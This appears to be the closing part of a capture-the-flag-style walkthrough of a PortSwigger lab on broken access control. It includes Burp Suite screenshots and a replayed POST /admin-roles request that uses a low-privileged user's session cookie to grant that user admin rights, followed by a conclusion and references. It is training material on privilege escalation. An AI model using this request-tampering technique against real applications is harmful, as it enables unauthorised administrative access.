Cookie: session=qIZSxPOeTpQLW6VwLOSoe6SBp3EOOM9Q
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i

action=upgrade&confirmed=true&username=carlos
```

Burp Suite Community Edition v2024.3.1.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
HTTP/2
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 23
Ready
Event log All issues
Memory: 131.2MB

- ➢ Go back to the lab and login in with the credentials {wiener: peter}. Open Burp immediately for inspection of wiener login details.


https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/my-account?id=wiener

Web Security Academy — Multi-step process with no access control on one step

Back to lab description »

LAB Not solved

Home | My account | Log out


My Account

Your username is: wiener

Email

Update email

- ➢ Click on URL /my-account?id=wiener
- ➢ Data of wiener login details are shown in Request and we know the cookie of wiener now


Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Proxy › HTTP history — Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
422	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	370	JSON				✓	172.217.169.46		17:41:19 11 M...	8080	22
421	https://www.youtube.com	POST	/api/stats/qoe?fmt=248&afmt=251&cp...	✓		204	483	HTML				✓	172.217.169.46		17:41:09 11 M...	8080	20
420	https://www.youtube.com	POST	/api/stats/qoe?fmt=248&afmt=251&cp...	✓		204	483	HTML				✓	172.217.169.46		17:40:29 11 M...	8080	61
419	https://i.ytimg.com	GET	/vi_webp/PQUqFrsbmRA/maxresdefault...			200	57733	image	webp			✓	142.250.180.22		17:40:18 11 M...	8080	19
418	https://www.youtube.com	POST	/api/stats/qoe?fmt=248&afmt=251&cp...	✓		204	483	HTML				✓	172.217.169.46		17:40:18 11 M...	8080	20
417	https://0ad900a403d30a8880f63...	GET	/academyLabHeader			101	147					✓	79.125.84.16		17:40:09 11 M...	8080	21
416	https://0ad900a403d30a8880f63...	GET	/admin			200	6605	HTML		Multi-step process with n...		✓	79.125.84.16		17:40:08 11 M...	8080	22
415	https://0ad900a403d30a8880f63...	GET	/academyLabHeader			101	147					✓	34.246.129.62		17:38:45 11 M...	8080	21
414	https://0ad900a403d30a8880f63...	GET	/my-account?id=wiener	✓		200	6478	HTML		Multi-step process with n...		✓	34.246.129.62		17:38:45 11 M...	8080	21
413	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	370	JSON				✓	142.250.180.14		17:37:14 11 M...	8080	21
412	https://0ad900a403d30a8880f63...	GET	/resources/labheader/images/ps-lab-s...			200	707	XML	svg			✓	34.246.129.62		17:37:09 11 M...	8080	24

Request

```
GET /my-account?id=wiener HTTP/2
Host: 0ad900a403d30a8880f63f910091004e.web-security-academy.net
Cookie: session=1qKHIO8ptrPBNwrffyIOWEFCkjEFE4F6
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 6345

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Multi-step process with no access control on one step
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner is-solved'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Multi-step process with no access control on one step
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/access-control/lab-multi-step-process-with-
            no-access-control-on-one-step'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
              http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30'
              enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
```

Inspector


Selection 32 (0x20)

Selected text: 1qKHIO8ptrPBNwrffyIOWEFCkjEFE4F6

Request attributes	2
Request query parameters	1
Request cookies	1
Request headers	19
Response headers	4

Memory: 172.0MB

- ➢ Go back to the Repeater with carlos' data, replace carlos' cookie by wiener's cookie
- ➢ Also to change the username from carlos to wiener in line 23, then click Send.


Target: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net


```
POST /admin-roles HTTP/2
Host: 0ad900a403d30a8880f63f910091004e.web-security-academy.net
Cookie: session=1qKHIO8ptrPBNwrffyIOWEFCkjEFE4F6
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i

action=upgrade&confirmed=true&username=wiener
```

Multi-step process with no access control on one step — LAB Not solved

My Account

Your username is: wiener

➢ 302 Found in Response is the success result; if failure, the word Unauthorized will be shown. Finally, it is succeeded and the lab has been solved. Refresh the page and we can see now wiener has the access to the admin control.



```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Multi-step process with no access control on one step — LAB Solved

Congratulations, you solved the lab!

My Account

Your username is: wiener



Multi-step process with no access control on one step

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning


Home | Admin panel | My account | Log out

My Account

Your username is: wiener

Email

Update email



Multi-step process with no access control on one step

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | Admin panel | My account

User

wiener (ADMIN)

Upgrade user Downgrade user

Conclusion

Broken access control is a significant vulnerability in software systems, enabling unauthorised users to access resources they shouldn't. This vulnerability can result in data breaches, unauthorised alterations, or system takeovers. Consequently, developers must emphasise robust access control mechanisms during software development's design and implementation stages. Regular security evaluations and penetration testing can detect and address access control weaknesses before malicious entities exploit them. In essence, taking a proactive stance on access control is crucial for protecting sensitive data and preserving software system integrity. I hope that this article can help you understand and learn a bit about Broken Access Control.

References

1. Sandhu, R.S. and Samarati, P., 1994. Access control: principle and practice. IEEE communications magazine, 32(9), pp.40-48.
2. Samarati, P. and De Vimercati, S.C., 2000. Access control: Policies, models, and mechanisms. In International school on foundations of security analysis and design (pp. 137-196). Berlin, Heidelberg: Springer Berlin Heidelberg.
3. PortSwigger, nd. Access control vulnerabilities and privilege escalation, Web Security Academy. Available at: https://portswigger.net/web-security/access-control
4. Singh, R. 2023. All about broken access control, Medium. Available at: https://medium.com/@insightfulrohit/all-about-broken-access-control-cf6ec98a990b
5. Coker, J. 2024. Cloud account attacks surged 16-fold in 2023, Infosecurity Magazine. Available at: https://www.infosecurity-magazine.com/news/cloud-account-attacks-surged-2023/
6. Rennhard, M., Kushnir, M., Favre, O., Esposito, D. and Zahnd, V., 2022. Automating the detection of access control vulnerabilities in web applications. SN Computer Science, 3(5), p.376.
7. Leander, B., Čaušević, A., Lindström, T. and Hansson, H., 2021, September. A Questionnaire Study on the Use of Access Control in Industrial Systems. In 2021 26th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA) (pp. 1-8). IEEE.
8. Tep, K.S., Martini, B., Hunt, R. and Choo, K.K.R., 2015, August. A taxonomy of cloud attack consequences and mitigation strategies: The role of access control and privileged access management. In 2015 IEEE Trustcom/BigDataSE/ISPA (Vol.

1, pp. 1073-1080). IEEE.

9. Anas, A., Elgamal, S. and Youssef, B., 2024. Survey on detecting and preventing web application broken access control attacks. International Journal of Electrical and Computer Engineering (IJECE), 14(1), pp.772-781.
10. Saxena, U.R. and Alam, T., 2023. Provisioning trust-oriented role-based access control for maintaining data integrity in cloud. International Journal of System Assurance Engineering and Management, 14(6), pp.2559-2578.